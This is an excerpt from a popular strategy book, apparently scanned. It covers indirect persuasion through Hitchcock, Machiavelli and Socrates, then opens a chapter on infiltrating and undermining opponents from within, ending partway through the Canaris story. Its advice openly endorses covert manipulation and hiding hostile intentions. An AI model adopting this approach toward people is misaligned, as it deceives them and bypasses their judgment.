On set, the producers of Hitchcock's films often watched in bewilderment as the director moved the camera, not the actors, to stage his scenes. It seemed to make no sense, as if he loved the technical side of filmmaking more than dialog and the human presence. Nor could editors fathom his obsession with sounds, colors, the size of the actors' heads within the frame, the speed with which people moved--he seemed to favor these endless visual details over the story itself.

The letter set Cyrus thinking of the means by which he could most effectively persuade the Persians to revolt, and his deliberations led him to adopt the following plan, which he found best suited to his purpose. He wrote on a roll of parchment that Astyages had appointed him to command the Persian army; then he summoned an assembly of the Persians, opened the roll in their presence and read out what he had written. "And now," he added, "I have an order for you: every man is to appear on parade with a billhook."...The order was obeyed. All the men assembled with their billhooks, and Cyrus' next command was that before the day was out they should clear a certain piece of rough land full of thorn bushes, about eighteen or twenty furlongs square. This too was done, whereupon Cyrus issued the further order that they should present themselves again on the following day, after having taken a bath. Meanwhile Cyrus collected and slaughtered all his father's goats, sheep, and oxen in preparation for entertaining the whole Persian army at a banquet, together with the best wine and bread he could procure. The next day the guests assembled, and were told to sit down on the grass and enjoy themselves. After the meal Cyrus asked them which they preferred--yesterday's work or today's amusement; and they replied that it was indeed a far cry from the previous day's misery to their present pleasures. This was the answer which Cyrus wanted; he seized upon it at once and proceeded to lay bare what he had in mind. "Men of Persia," he said, "listen to me: obey my orders, and you will be able to enjoy a thousand pleasures as good as this without ever turning your hands to menial labour; but, if you disobey, yesterday's task will be the pattern of innumerable others you will be forced to perform. Take my advice and win your freedom. I am the man destined to undertake your liberation, and it is my belief that you are a match for the Medes in war as in everything else. It is the truth I tell you. Do not delay, but fling off the yoke of Astyages at once." The Persians had long resented their subjection to the Medes. At last they had found a leader, and welcomed with enthusiasm the prospect of liberty.

THE HISTORIES, HERODOTUS, 484-432 B.C.

And then the film would be a finished product, and suddenly everything that had seemed peculiar about his method made perfect sense. Audiences often responded to Hitchcock's films more deeply than they did to the work of any other director. The images, the pacing, the camera movements, swept them along and got under their skin. A Hitchcock film was not just seen, it was experienced, and it stayed in the mind long after the viewing.

Interpretation

In interviews Hitchcock often told a story about his childhood: When he was around six, his father, upset at something he had done, sent him to the local police station with a note. The officer on duty

read the note and locked little Alfred in a cell, telling him, "This is what we do to naughty boys." He was released after just a few minutes, but the experience marked him indelibly. Had his father yelled at him, as most boys' fathers did, he would have become defensive and rebellious. But leaving him alone, surrounded by frightening authority figures, in a dark cell, with its unfamiliar smells--that was a much more powerful way to communicate. As Hitchcock discovered, to teach people a lesson, to really alter their behavior, you must alter their experience, aim at their emotions, inject unforgettable images into their minds, shake them up. Unless you are supremely eloquent, it is hard to accomplish this through words and direct expression. There are simply too many people talking at us, trying to persuade us of this or that. Words become part of this noise, and we either tune them out or become even more resistant.

To communicate in a deep and real way, you must bring people back to their childhood, when they were less defensive and more impressed by sounds, images, actions, a world of preverbal communication. It requires speaking a kind of language composed of actions, all strategically designed to effect people's moods and emotions, what they can least control. That is precisely the language Hitchcock developed and perfected over the years. With actors he wanted to get the most natural performance out of them, in essence get them *not* to act. To tell them to relax or be natural would have been absurd; it would only have made them more awkward and defensive than they already were. Instead, just as his father had gotten him to feel terror in a London police station, he got them to *feel* the emotions of the movie: frustration, isolation, loss of inhibition. (Of course he hadn't mislaid the handcuffs' key somewhere on the set of *The 39 Steps*, as Donat later found out; the supposed loss was a strategy.) Instead of prodding actors with irritating words, which come from the outside and are pushed away, Hitchcock made these feelings part of their inner experience--and this communicated immediately onscreen. With audiences, too, Hitchcock never preached a message. Instead he used the visual power of film to return them to that childlike state when images and compelling symbols had such a visceral effect.

It is imperative in life's battles to be able to communicate your ideas to people, to be able to alter their behavior. Communication is a form of warfare. Your enemies here are defensive; they want to be left alone with their preexisting prejudices and beliefs. The more deeply you penetrate their defenses, the more you occupy their mental space, the more effectively you are communicating. In verbal terms, most people wage a kind of medieval warfare, using words, pleas, and calls for attention like battle-axes and clubs to hit people over the head. But in being so direct, they only make their targets more resistant. Instead you must learn to fight indirectly and unconventionally, tricking people into lowering their defenses--hitting their emotions, altering their experience, dazzling them with images, powerful symbols, and visceral sensory cues. Bringing them back to that childlike state when they were more vulnerable and fluid, the communicated idea penetrates deep behind their defenses. Because you are not fighting the usual way, you will have an unusual power.

The priest Ryokan...asked Zen master Bukkan...for an explanation of the four Dharma-worlds.... [*Bukkan*] *said: "To explain the four Dharma-worlds should not need a lot of chatter." He filled a white tea cup with tea, drank it up, and smashed the cup to pieces right in front of the priest, saying, "Have you got it?" The priest said: "Thanks to your here-and-now teaching, I have penetrated right into the realm of Principle and Event."*

--*Trevor Leggett,* Samurai Zen: The Warrior Koans *(1985)*

THE MASTERMIND

In 1498 the twenty-nine-year-old Niccolo Machiavelli was appointed secretary of Florence's Second

Chancery, which managed the city's foreign affairs. The choice was unusual: Machiavelli was of relatively low birth, had no experience in politics, and lacked a law degree or other professional qualification. He had a contact in the Florentine government, however, who knew him personally and saw great potential in him. And indeed, over the next few years, Machiavelli stood out from his colleagues in the Chancery for his tireless energy, his incisive reports on political matters, and his excellent advice to ambassadors and ministers. He won prestigious assignments, traveling around Europe on diplomatic missions--to various parts of northern Italy to meet with Cesare Borgia, to ferret out that ruthless statesman's intentions on Florence; to France to meet with King Louis XII; to Rome to confer with Pope Julius II. He seemed to be at the start of a brilliant career.

Not all was well, however, in Machiavelli's professional life. He complained to his friends about the Chancery's low pay; he also described doing all the hard work in various negotiations, only to see some powerful senior minister brought on board at the last moment to finish the job and take the credit. Many above him, he said, were stupid and lazy, appointed to their positions by virtue of birth and connections. He was developing the art of dealing with these men, he told his friends, finding a way to use them instead of being used.

Before Machiavelli's arrival in the Chancery, Florence had been ruled by the Medici family, who, however, had been unseated in 1494, when the city became a republic. In 1512, Pope Julius II financed an army to take Florence by force, overthrow the republic, and restore the Medicis to power. The plan succeeded, and the Medicis took control, well in Julius's debt. A few weeks later, Machiavelli was sent to prison, vaguely implicated in a conspiracy against the Medicis. He was tortured but refused to talk, whether about his own involvement or that of others. Released from prison in March 1513, he retired in disgrace to a small farm owned by his family a few miles outside Florence.

Machiavelli had a close friend in a man called Francesco Vettori, who had managed to survive the change in government and to ingratiate himself with the Medicis. In the spring of 1513, Vettori began to receive letters in which Machiavelli described his new life. At night he would shut himself up in his study and converse in his mind with great figures in history, trying to uncover the secrets of their power. He wanted to distill the many things he himself had learned about politics and statecraft. And, he wrote to Vettori, he was writing a little pamphlet called *De principatibus*--later titled *The Prince*--"where I dive as deep as I can into ideas about this subject, discussing the nature of princely rule, what forms it takes, how these are acquired, how they are maintained, how they are lost." The knowledge and advice imparted in this pamphlet would be more valuable to a prince than the largest army--perhaps Vettori could show it to one of the Medicis, to whom Machiavelli would gladly dedicate the work? It could be of great use to this family of "new princes." It could also revive Machiavelli's career, for he was despondent at his isolation from politics.

Vettori passed the essay along to Lorenzo de' Medici, who accepted it with much less interest than he did two hunting dogs given to him at the same time. Actually, *The Prince* perplexed even Vettori: its advice was sometimes starkly violent and amoral, yet its language was quite dispassionate and matter-of-fact--a strange and uncommon mix. The author wrote the truth, but a little too boldly. Machiavelli also sent the manuscript to other friends, who were equally unsure what to make of it. Perhaps it was intended as satire? Machiavelli's disdain for aristocrats with power but no brains was well known to his circle.

Soon Machiavelli wrote another book, later known as *The Discourses*, a distillation of his talks with friends since his fall from grace. A series of meditations on politics, the book contained some of the same stark advice as the earlier work but was more geared toward the constitution of a republic than to the actions of a single prince.

Even more foolish is one who clings to words and phrases and thus tries to achieve understanding.

It is like trying to strike the moon with a stick, or scratching a shoe because there is an itchy spot on the foot. It has nothing to do with the Truth.

ZEN MASTER MUMON, 1183-1260

Over the next few years, Machiavelli slowly returned to favor and was allowed to participate in Florentine affairs. He wrote a play, *Mandragola*, which, though scandalous, was admired by the pope and staged at the Vatican; he was also commissioned to write a history of Florence. *The Prince* and *The Discourses* remained unpublished, but they circulated in manuscript among the leaders and politicians of Italy. Their audience was small, and when Machiavelli died in 1527, the former secretary to the republic seemed destined to return to the obscurity from which he came.

After Machiavelli's death, however, those two unpublished works of his began to circulate outside Italy. In 1529, Thomas Cromwell, the crafty minister to Henry VIII of England, somehow got hold of a copy of *The Prince* and, unlike the flightier Lorenzo de' Medici, read it closely and carefully. To him the book's historical anecdotes made for a lively and entertaining read. The plain language was not bizarre but refreshing. Most important, the amoral advice was in fact indispensable: the writer explained not only what a leader had to do to hold on to power but how to present his actions to the public. Cromwell could not help but adapt Machiavelli's counsel in his advice to the king.

Published in several languages in the decades after Machiavelli's death, *The Prince* slowly spread far and wide. As the centuries passed, it took on a life of its own, in fact a double life: widely condemned as amoral, yet avidly read in private by great political figures down the ages. The French minister Cardinal Richelieu made it a kind of political bible. Napoleon consulted it often. The American president John Adams kept it by his bedside. With the help of Voltaire, the Prussian king Frederick the Great wrote a tract called *The Anti-Machiavel*, yet he shamelessly practiced many of Machiavelli's ideas to the letter.

As Machiavelli's books reached larger audiences, his influence extended beyond politics. Philosophers from Bacon to Hegel found in his writings confirmation for many of their own theories. Romantic poets such as Lord Byron admired the energy of his spirit. In Italy, Ireland, and Russia, young revolutionaries discovered in *The Discourses* an inspiring call to arms and a blueprint for a future society.

Over the centuries millions upon millions of readers have used Machiavelli's books for invaluable advice on power. But could it possibly be the opposite--that it is Machiavelli who has been using his readers? Scattered through his writings and through his letters to his friends, some of them uncovered centuries after his death, are signs that he pondered deeply the strategy of writing itself and the power he could wield after his death by infiltrating his ideas *indirectly* and *deeply* into his readers' minds, transforming them into unwitting disciples of his amoral philosophy.

Yoriyasu was a swaggering and aggressive samurai.... In the spring of 1341 he was transferred from Kofu to Kamakura, where he visited Master Toden, the 45th teacher at Kenchoji, to ask about Zen. The teacher said, "It is to manifest directly the Great Action in the hundred concerns of life. When it is loyalty as a samurai, it is the loyalty of Zen. 'Loyalty' is written with the Chinese character made up of 'centre' and 'heart,' so it means the lord in the centre of the man. There must be no wrong passions. But when this old priest looks at the samurai today, there are some whose heart centre leans towards name and money, and others where it is towards wine and lust, and with others it is inclined towards power and bravado. They are all on those slopes, and cannot have a centred heart; how could they have loyalty to the state? If you, Sir, wish to practise Zen, first of all practise loyalty and do not slip into wrong desires." The warrior said, "Our loyalty is direct Great

Action on the battlefield. What need have we for sermons from a priest?" The teacher replied, "You, Sir, are a hero in strife, I am a gentleman of peace--we can have nothing to say to each other." The warrior then drew his sword and said, "Loyalty is in the hero's sword, and if you do not know this, *you should not talk of loyalty." The teacher replied, "This old priest has the treasure sword of the Diamond King, and if you do not know it, you should not talk of the source of loyalty." The samurai said, "Loyalty of your Diamond Sword--what is the use of that sort of thing in actual fighting?" The teacher jumped forward and gave one Katzu! shout, giving the samurai such a shock that he lost consciousness. After some time the teacher shouted again and the samurai at once recovered. The teacher said, "The loyalty in the hero's sword, where is it? Speak!" The samurai was over-awed; he apologized and took his departure.*

SAMURAI ZEN: THE WARRIOR KOANS, TREVOR LEGGETT, 1985

Interpretation

Once retired to his farm, Machiavelli had the requisite time and distance to think deeply about those matters that concerned him most. First, he slowly formulated the political philosophy that had long been brewing in his mind. To Machiavelli the ultimate good was a world of dynamic change in which cities or republics were reordering and revitalizing themselves in perpetual motion. The greatest evil was stagnation and complacency. The agents of healthy change were what he called "new princes"--young, ambitious people, part lion, part fox, conscious or unconscious enemies of the established order. Second, Machiavelli analyzed the process by which new princes rose to the heights of power and, often, fell from it. Certain patterns were clear: the need to manage appearances, to play upon people's belief systems, and sometimes to take decidedly amoral action.

Machiavelli craved the power to spread his ideas and advice. Denied this power through politics, he set out to win it through books: he would convert readers to his cause, and *they* would spread his ideas, witting or unwitting carriers. Machiavelli knew that the powerful are often reluctant to take advice, particularly from someone apparently beneath them. He also knew that many of those not in power might be frightened by the dangerous aspects of his philosophy--that many readers would be attracted and repelled at the same time. (The powerless want power but are afraid of what they might have to do to get it.) To win over the resistant and ambivalent, Machiavelli's books would have to be strategic, indirect and crafty. So he devised unconventional rhetorical tactics to penetrate deep behind his readers' defenses.

First, he filled his books with indispensable advice--practical ideas on how to get power, stay in power, protect one's power. That draws in readers of all kinds, for all of us think first of our own self-interest. Also, no matter how much a reader resists, he or she realizes that ignoring this book and its ideas might be dangerous.

Next, Machiavelli stitched historical anecdotes throughout his writing to illustrate his ideas. People like to be shown ways to fancy themselves modern Caesars or Medicis, and they like to be entertained by a good story; and a mind captivated by a story is relatively undefended and open to suggestion. Readers barely notice that in reading these stories--or, rather, in reading Machiavelli's cleverly altered versions of them--they are absorbing ideas. Machiavelli also quoted classical writers, adjusting the quotations to suit his purposes. His dangerous counsels and ideas would be easier to accept if they seemed to be emerging from the mouth of a Livy or a Tacitus.

Finally, Machiavelli used stark, unadorned language to give his writing movement. Instead of finding their minds slowing and stopping, his readers are infected with the desire to go beyond thought and take action. His advice is often expressed in violent terms, but this works to rouse his readers from their stupor. It also appeals to the young, the most fertile ground from which new princes grow.

He left his writing open-ended, never telling people exactly what to do. They must use their own ideas and experiences with power to fill in his writing, becoming complicit partners in the text. Through these various devices, Machiavelli gained power over his readers while disguising the nature of his manipulations. It is hard to resist what you cannot see.

Understand: you may have brilliant ideas, the kind that could revolutionize the world, but unless you can express them effectively, they will have no force, no power to enter people's minds in a deep and lasting way. You must focus not on yourself or on the need you feel to express what you have to say but on your audience--as intently as a general focuses on the enemy he is strategizing to defeat. When dealing with people who are bored and have short attention spans, you must entertain them, sneaking your ideas in through the back door. With leaders you must be careful and indirect, perhaps using third parties to disguise the source of the ideas you are trying to spread. With the young your expression must be more violent. In general, your words must have movement, sweeping readers along, never calling attention to their own cleverness. You are not after personal expression, but power and influence. The less people consciously focus on the communicative form you have chosen, the less they realize how far your dangerous ideas are burrowing into their minds.

The Lydian King Croesus had had Miltiades much in this thoughts so when he learned of his capture, he sent a command to the people of Lampsacus to set him at liberty; if they refused, he was determined, he added, to "cut them down like a pine-tree." The people of the town were baffled by Croesus' threat, and at a loss to understand what being cut down like a pine-tree might mean, until at last the true significance of the phrase dawned upon a certain elderly man: the pine, he explained, was the only kind of tree which sent up no new shoots after being felled--cut down a pine and it will die off completely. The explanation made the Lampsacenes so frightened of Croesus that they let Miltiades go.

THE HISTORIES, HERODOTUS, 484-432 B.C.

For some time I have never said what I believed, and never believed what I said, and if I do sometimes happen to say what I think, I always hide it among so many lies that it is hard to recover it.

--Niccolo Machiavelli, letter to Francesco Guicciardini (1521)

KEYS TO WARFARE

For centuries people have searched for the magic formula that would give them the power to influence others through words. This search has been mostly elusive. Words have strange, paradoxical qualities: offer people advice, for instance, no matter how sound, and you imply that you know more than they do. To the extent that this strikes at their insecurities, your wise words may merely have the effect of entrenching them in the very habits you want to change. Once your language has gone out into the world, your audience will do what they want with it, interpreting it according to their own preconceptions. Often when people appear to listen, nod their heads, and seem persuaded, they are actually just trying to be agreeable--or even just to get rid of you. There are simply too many words inundating our lives for talk to have any real, long-lasting effect.

This does not mean that the search for power through language is futile, only that it must be much more strategic and based on knowledge of fundamental psychology. What really changes us and our behavior is not the actual words uttered by someone else but our own experience, something that comes not from without but from within. An event occurs that shakes us up emotionally, breaks up our usual patterns of looking at the world, and has a lasting impact on us. Something we read or hear from

a great teacher makes us question what we know, causes us to meditate on the issue at hand, and in the process changes how we think. The ideas are internalized and felt as personal experience. Images from a film penetrate our unconscious, communicating in a preverbal way, and become part of our dream life. Only what stirs deep within us, taking root in our minds as thought and experience, has the power to change what we do in any lasting way.

> *That same day Jesus went out of the house and sat beside the sea. And great crowds gathered about him, so that he got into a boat and sat there; and the whole crowd stood on the beach. And he told them many things in parables, saying: "A sower went out to sow. And as he sowed, some seeds fell along the path, and the birds came and devoured them. Other seeds fell on rocky ground, where they had not much soil, and immediately they sprang up, since they had no depth of soil, but when the sun rose they were scorched; and since they had no root they withered away. Other seeds fell upon thorns, and the thorns grew up and choked them. Other seeds fell on good soil and brought forth grain, some a hundred-fold, some sixty, some thirty. He who has ears, let him hear." Then the disciples came and said to him, "Why do you speak to them in parables?" And he answered them, "To you it has been given to know the secrets of the kingdom of heaven, but to them it has not been given. For to him who has will more be given, and he will have abundance; but from him who has not, even what he has will be taken away. This is why I speak to them in parables, because seeing they do not see, and hearing they do not hear, nor do they understand. With them indeed is fulfilled the prophecy of Isaiah which says: 'You shall indeed hear but never understand, and you shall indeed see but never perceive.'"*
>
> MATTHEW 13:1-15

The historical figure who most deeply pondered the nature of communication was surely Socrates, the great philosopher of classical Athens. Socrates' goal was simple: he wanted to make people realize that their knowledge of the world was superficial, if not downright false. Had he tried to say this conventionally and directly, though, he would only have made his audience more resistant and would have strengthened their intellectual smugness. And so, pondering this phenomenon, and through much trial and error, Socrates came up with a method. First came the setup: he would make a show of his own ignorance, telling his audience of mostly young men that he himself knew little--that any wisdom he was reputed to have was just talk. Meanwhile he would compliment his listeners, feeding their vanity by praising their ideas in an offhand way. Then, in a series of questions constituting a dialog with a member of his audience, he would slowly tear apart the very ideas he had just praised. He would never directly say anything negative, but through his questions he would make the other person see the incompleteness or falsity of his ideas. This was confusing; he had just professed his own ignorance, and he had sincerely praised his interlocutors. Yet he had somehow raised a lot of doubts about what they had claimed to know.

The dialog would lie in the minds of Socrates' targets for several days, leading them to question their ideas about the world on their own. In this frame of mind, they would now be more open to real knowledge, to something new. Socrates broke down people's preconceptions about the world by adopting what he called a "midwife" role: he did not implant his ideas, he simply helped to deliver the doubts that are latent in everyone.

The success of the Socratic method was staggering: a whole generation of young Athenians fell under his spell and were permanently altered by his teachings. The most famous of these was Plato, who spread Socrates' ideas as if they were gospel. And Plato's influence over Western thought is perhaps greater than that of anyone else. Socrates' method was highly strategic. He began by tearing

himself down and building others up, a way of defusing his listeners' natural defensiveness, imperceptibly lowering their walls. Then he would lure them into a labyrinth of discussion from which they could find no exit and in which everything they believed was questioned. According to Alcibiades, one of the young men whom Socrates had bewitched, you never knew what he really believed or what he really meant; everything he said was a rhetorical stance, was ironic. And since you were unsure what he was doing, what came to the surface in these conversations were your own confusion and doubt. He altered your experience of the world from within.

Think of this method as *communication-in-depth.* Normal discourse, and even fine writing and art, usually only hits people on the surface. Our attempts to communicate with them become absorbed in all of the noise that fills their ears in daily life. Even if something we say or do somehow touches an emotional chord and creates some kind of connection, it rarely stays in their minds long enough to alter how they think and act. A lot of the time, these surface communications are fine; we cannot go through life straining to reach everyone--that would be too exhausting. But the power to reach people more deeply, to alter their ideas and unpleasant behavior, is sometimes critical.

What you need to pay attention to is not simply the content of your communication but the form--the way you lead people to the conclusions you desire, rather than telling them the message in so many words. If you want people to change a bad habit, for example, much more effective than simply trying to persuade them to stop is to show them--perhaps by mirroring their bad behavior in some way--how annoying that habit *feels* to other people. If you want to make people with low self-esteem feel better about themselves, praise has a superficial effect; instead you must prod them into accomplishing something tangible, giving them a real experience. That will translate into a much deeper feeling of confidence. If you want to communicate an important idea, you must not preach; instead make your readers or listeners connect the dots and come to the conclusion on their own. Make them internalize the thought you are trying to communicate; make it seem to emerge from their own minds. Such indirect communication has the power to penetrate deep behind people's defenses.

In speaking this new language, learn to expand your vocabulary beyond explicit communication. Silence, for instance, can be used to great effect: by keeping quiet, not responding, you say a lot; by not mentioning something that people expect you to talk about, you call attention to this ellipsis, make it communicate. Similarly, the details--what Machiavelli calls *le cose piccole* (the little things)--in a text, speech, or work of art have great expressive power. When the famous Roman lawyer and orator Cicero wanted to defame the character of someone he was prosecuting, he would not accuse or rant; instead he would mention details from the life of the accused--the incredible luxury of his home (was it paid for out of illegal means?), the lavishness of his parties, the style of his dress, the little signs that he considered himself superior to the average Roman. Cicero would say these things in passing, but the subtext was clear. Without hitting listeners over the head, it directed them to a certain conclusion.

In any period it can be dangerous to express ideas that go against the grain of public opinion or offend notions of correctness. It is best to seem to conform to these norms, then, by parroting the accepted wisdom, including the proper moral ending. But you can use details here and there to say something else. If you are writing a novel, for instance, you might put your dangerous opinions in the mouth of the villain but express them with such energy and color that they become more interesting than the speeches of the hero. Not everyone will understand your innuendos and layers of meaning, but some certainly will, at least those with the proper discernment; and mixed messages will excite your audience: indirect forms of expression--silence, innuendo, loaded details, deliberate blunders--make people feel as if they were participating, uncovering the meaning on their own. The more that people participate in the communication process, the more deeply they internalize its ideas.

Irony. *--Irony is in place only as a pedagogic tool, employed by a teacher in dealing with any kind of pupil: its objective is humiliation, making ashamed, but of that salutary sort which awakens good resolutions and inspires respect and gratitude towards him who treats us thus of the kind we feel for a physician. The ironist poses as unknowing, and does so so well that the pupils in discussion with him are deceived, grow bold in their belief they know better and expose themselves in every way; they abandon circumspection and reveal themselves as they are--up to the moment when the lamp they have been holding up to the face of the teacher sends its beams very humiliatingly back on to themselves.--Where such a relationship as that between teacher and pupil does not obtain, irony is ill-breeding, a vulgar affectation. All ironical writers depend on the foolish species of men who together with the author would like to feel themselves superior to all others and who regard the author as the mouthpiece of their presumption.--Habituation to irony, moreover, like habituation to sarcasm, spoils the character, to which it gradually lends the quality of a malicious and jeering superiority: in the end one comes to resemble a snapping dog which has learned how to laugh but forgotten how to bite.*

HUMAN, ALL TOO HUMAN, FRIEDRICH NIETZSCHE, 1878

In putting this strategy into practice, avoid the common mistake of straining to get people's attention by using a form that is shocking or strange. The attention you get this way will be superficial and short-lived. By using a form that alienates a wide public, you narrow your audience; you will end up preaching to the converted. As the case of Machiavelli demonstrates, using a conventional form is more effective in the long run, because it attracts a larger audience. Once you have that audience, you can insinuate your real (and even shocking) content through details and subtext.

In war almost everything is judged by its result. If a general leads his army to defeat, his noble intentions do not matter; nor does the fact that unforeseen factors may have thrown him off course. He lost; no excuse will do. One of Machiavelli's most revolutionary ideas was to apply this standard to politics: what matters is not what people say or intend but the results of their actions, whether power is increased or decreased. This is what Machiavelli called the "effective truth"--the real truth, in other words, what happens in fact, not in words or theories. In examining the career of a pope, for instance, Machiavelli would look at the alliances he had built and the wealth and territory he had acquired, not at his character or religious proclamations. Deeds and results do not lie. You must learn to apply the same barometer to your attempts at communication, and to those of other people.

If a man says or writes something that he considers revolutionary and that he hopes will change the world and improve mankind, but in the end hardly anyone is affected in any real way, then it is not revolutionary or progressive at all. Communication that does not advance its cause or produce a desired result is just self-indulgent talk, reflecting no more than people's love of their own voice and of playing the role of the moral crusader. The effective truth of what they have written or said is that nothing has been changed. The ability to reach people and alter their opinions is a serious affair, as serious and strategic as war. You must be harsher on yourself and on others: failure to communicate is the fault not of the dull-witted audience but of the unstrategic communicator.




Image: The Stiletto. It is long and tapered to a point. It requires no sharpening. In its form lies its perfection as an instrument to penetrate cleanly and deeply. Whether thrust into the flank, the back, or through the heart, it has a fatal effect.

Authority: I cannot give birth to wisdom myself and the accusation that many make against me, that while I question others, I myself bring nothing wise to light due to my lack of

wisdom, is accurate. The reason for this is as follows: God forces me to serve as a midwife and prevents me from giving birth.

--*Socrates (470-399 B.C.*)

REVERSAL

Even as you plan your communications to make them more consciously strategic, you must develop the reverse ability to decode the subtexts, hidden messages, and unconscious signals in what other people say. When people speak in vague generalities, for example, and use a lot of abstract terms like "justice," "morality," "liberty," and so on, without really ever explaining the specifics of what they are talking about, they are almost always hiding something. This is often their own nasty but necessary actions, which they prefer to cover up under a screen of righteous verbiage. When you hear such talk, be suspicious.

Meanwhile people who use cutesy, colloquial language, brimming with cliches and slang, may be trying to distract you from the thinness of their ideas, trying to win you over not by the soundness of their arguments but by making you feel chummy and warm toward them. And people who use pretentious, flowery language, crammed with clever metaphors, are often more interested in the sound of their own voices than in reaching the audience with a genuine thought. In general, you must pay attention to the forms in which people express themselves; never take their content at face value.

DESTROY FROM WITHIN

THE INNER-FRONT STRATEGY

A war can only really be fought against an enemy who shows himself. By infiltrating your opponents' ranks, working from within to bring them down, you give them nothing to see or react against--the ultimate advantage. From within, you also learn their weaknesses and open up possibilities of sowing internal dissension. So hide your hostile intentions. To take something you want, do not fight those who have it, but rather join them--then either slowly make it your own or wait for the moment to stage a coup d'etat. No structure can stand for long when it rots from within.

> *Athene now inspired Prylis, son of Hermes, to suggest that entry should be gained into Troy by means of a wooden horse; and Epeius, son of Panopeus, a Phocian from Parnassus, volunteered to build one under Athene's supervision. Afterwards, of course, Odysseus claimed all the credit for this stratagem.....* [*Epeius*] *built an enormous hollow horse of fir planks, with a trap-door fitted into one flank, and large letters cut on the other which consecrated it to Athene: "In thankful anticipation of a safe return to their homes, the Greeks dedicate this offering to the Goddess." Odysseus persuaded the bravest of the Greeks to climb fully armed up a rope-ladder and through the trap-door into the belly of the horse.... Among them were Menelaus, Odysseus, Diomedes, Sthenelus, Acamas, Thoas, and Neoptolemus. Coaxed, threatened, and bribed, Epeius himself joined the party. He climbed up last, drew the ladder in after him and, since he alone knew how to work the trap-door, took his seat beside the lock. At nightfall, the remaining Greeks under Agamemnon followed Odysseus's instructions, which were to burn their camp, put out to sea and wait off Tenedos and the Calydnian Islands until the following evening..... At the break of day, Trojan scouts reported that the camp lay in ashes and that the Greeks had departed, leaving a huge horse on the seashore. Priam and several of his sons went out to view it and, as they stood staring in wonder, Thymoetes was the first to break the silence. "Since this is a gift to Athene," he said, "I propose that we take it into Troy and haul it up to her citadel." "No, no!" cried Capys. "Athene favoured the Greeks too long; we must either burn it at once or break it open to see what the belly contains." But Priam declared: "Thymoetes is right. We will fetch it in on rollers. Let nobody desecrate Athene's property." The horse proved too broad to be squeezed through the gates. Even when the wall had been breached, it stuck four times. With enormous efforts the Trojans then hauled it up to the citadel; but at least took the precaution of repairing the breach behind them.... At midnight...Odysseus ordered Epeius to unlock the trapdoor.... Now the Greeks poured silently through the moonlit streets, broke into the unguarded houses, and cut the throats of the Trojans as they slept.*
>
> *THE GREEK MYTHS*, VOL. 2, ROBERT GRAVES, 1955

THE INVISIBLE ENEMY

Late in 1933, Adolf Hitler appointed the forty-six-year-old Rear Admiral Wilhelm Canaris chief of the Abwehr, the secret intelligence and counter-espionage service of the German General Staff. Hitler had recently won dictatorial powers as the ruler of Germany, and, with an eye on future conquests in Europe, he wanted Canaris to make the Abwehr an agency as efficient as the British Secret Service. Canaris was a slightly odd choice for the position. He came from the aristocracy, was not a member of the Nazi Party, and had not had a particularly outstanding military career. But Hitler saw traits in

Canaris that would make him a superior spymaster: cunning in the extreme, a man made for intrigue and deception, he knew how to get results. He would also owe his promotion exclusively to Hitler.

In the years to come, Hitler would have reason to feel proud of his choice. Canaris rigorously reorganized the Abwehr and extended its spy networks throughout Europe. Then, in May 1940, he provided exceptional intelligence for the blitzkrieg invasion of France and the Low Countries early in World War II. And so, in the summer of that same year, Hitler gave Canaris his most important task to date: providing intelligence for Operation Sealion, a plan to conquer England. After the blitzkrieg and the evacuation of the Allied army at Dunkirk, the British seemed deeply vulnerable, and knocking them out of the war at this point would ensure Hitler's conquest of Europe.

A few weeks into the job, however, Canaris reported that the Germans had underestimated the size of the English army and air force. Sealion would require resources much larger than the Fuhrer had anticipated; unless Hitler was willing to commit many more troops, it could turn into a mess. This was highly disappointing news for Hitler, who had wanted to knock out England in one quick blow. With his eye on an imminent invasion of Russia, he was unwilling to commit large numbers to Sealion or to spend years subduing the British. Having come to trust Canaris, he abandoned the planned invasion.

That same summer General Alfred Jodl came up with a brilliant plan to damage England in another way: using Spain as a base of operations, he would invade the British-owned island of Gibraltar, cutting off England's sea routes through the Mediterranean and the Suez Canal to its empire in India and points east--a disastrous blow. But the Germans would have to act fast, before the English caught on to the threat. Excited by the prospect of ruining England in this indirect way, Hitler once again asked Canaris to assess the plan. The Abwehr chief went to Spain, studied the situation, and reported back. The moment a German army moved into Spain, he said, the English would see the plan, and Gibraltar had elaborate defenses. The Germans would also need the cooperation of Francisco Franco, dictator of Spain, who Canaris believed would not be sufficiently helpful. In short: Gibraltar was not worth the effort.

There were many around Hitler who believed that taking Gibraltar was eminently realizable and could mean overall victory in the war against Britain. Shocked at Canaris's report, they vocally expressed their doubts about the intelligence he had been providing all along. His enigmatic nature--he spoke little and was impossible to read--only fueled their suspicions that he was not to be trusted. Hitler heard his staff out, but a meeting with Generalissimo Franco to discuss the Gibraltar plan indirectly corroborated everything Canaris had said. Franco was difficult and made all kinds of silly demands; the Spanish would be impossible to deal with; the logistics were too complicated. Hitler quickly lost interest in Jodl's plan.

In the years that followed, German officials in increasing numbers would come to suspect Canaris of disloyalty to the Third Reich, but no one could pin anything concrete on him. And Hitler himself had great faith in the Abwehr chief and sent him on critical top-secret missions. One such assignment occurred in the summer of 1943, when Marshal Pietro Badoglio, the former chief of the Italian General Staff, arrested Benito Mussolini, dictator of Italy and Hitler's staunchest ally. The Germans feared that Badoglio might secretly open talks with General Dwight D. Eisenhower for Italy's surrender--a devastating blow to the Axis that Hitler could forestall, if necessary, by sending an army to Rome, arresting Badoglio, and occupying the capital. But was it necessary?

Hitler's armies were needed elsewhere, so Canaris was dispatched to assess the likelihood of Italy's surrender. He met with his counterpart in the Italian government, General Cesare Ame, then arranged for a meeting between high-ranking members of both countries' intelligence services. At the meeting, Ame emphatically denied that Badoglio had any intention of betraying Germany; in fact, the marshal was fiercely loyal to the cause. And Ame was very convincing. Hitler accordingly left Italy

alone. A few weeks later, however, Badoglio indeed surrendered to Eisenhower, and the valuable Italian fleet moved into Allied hands. Canaris had been fooled--or was it Canaris who had done the fooling?

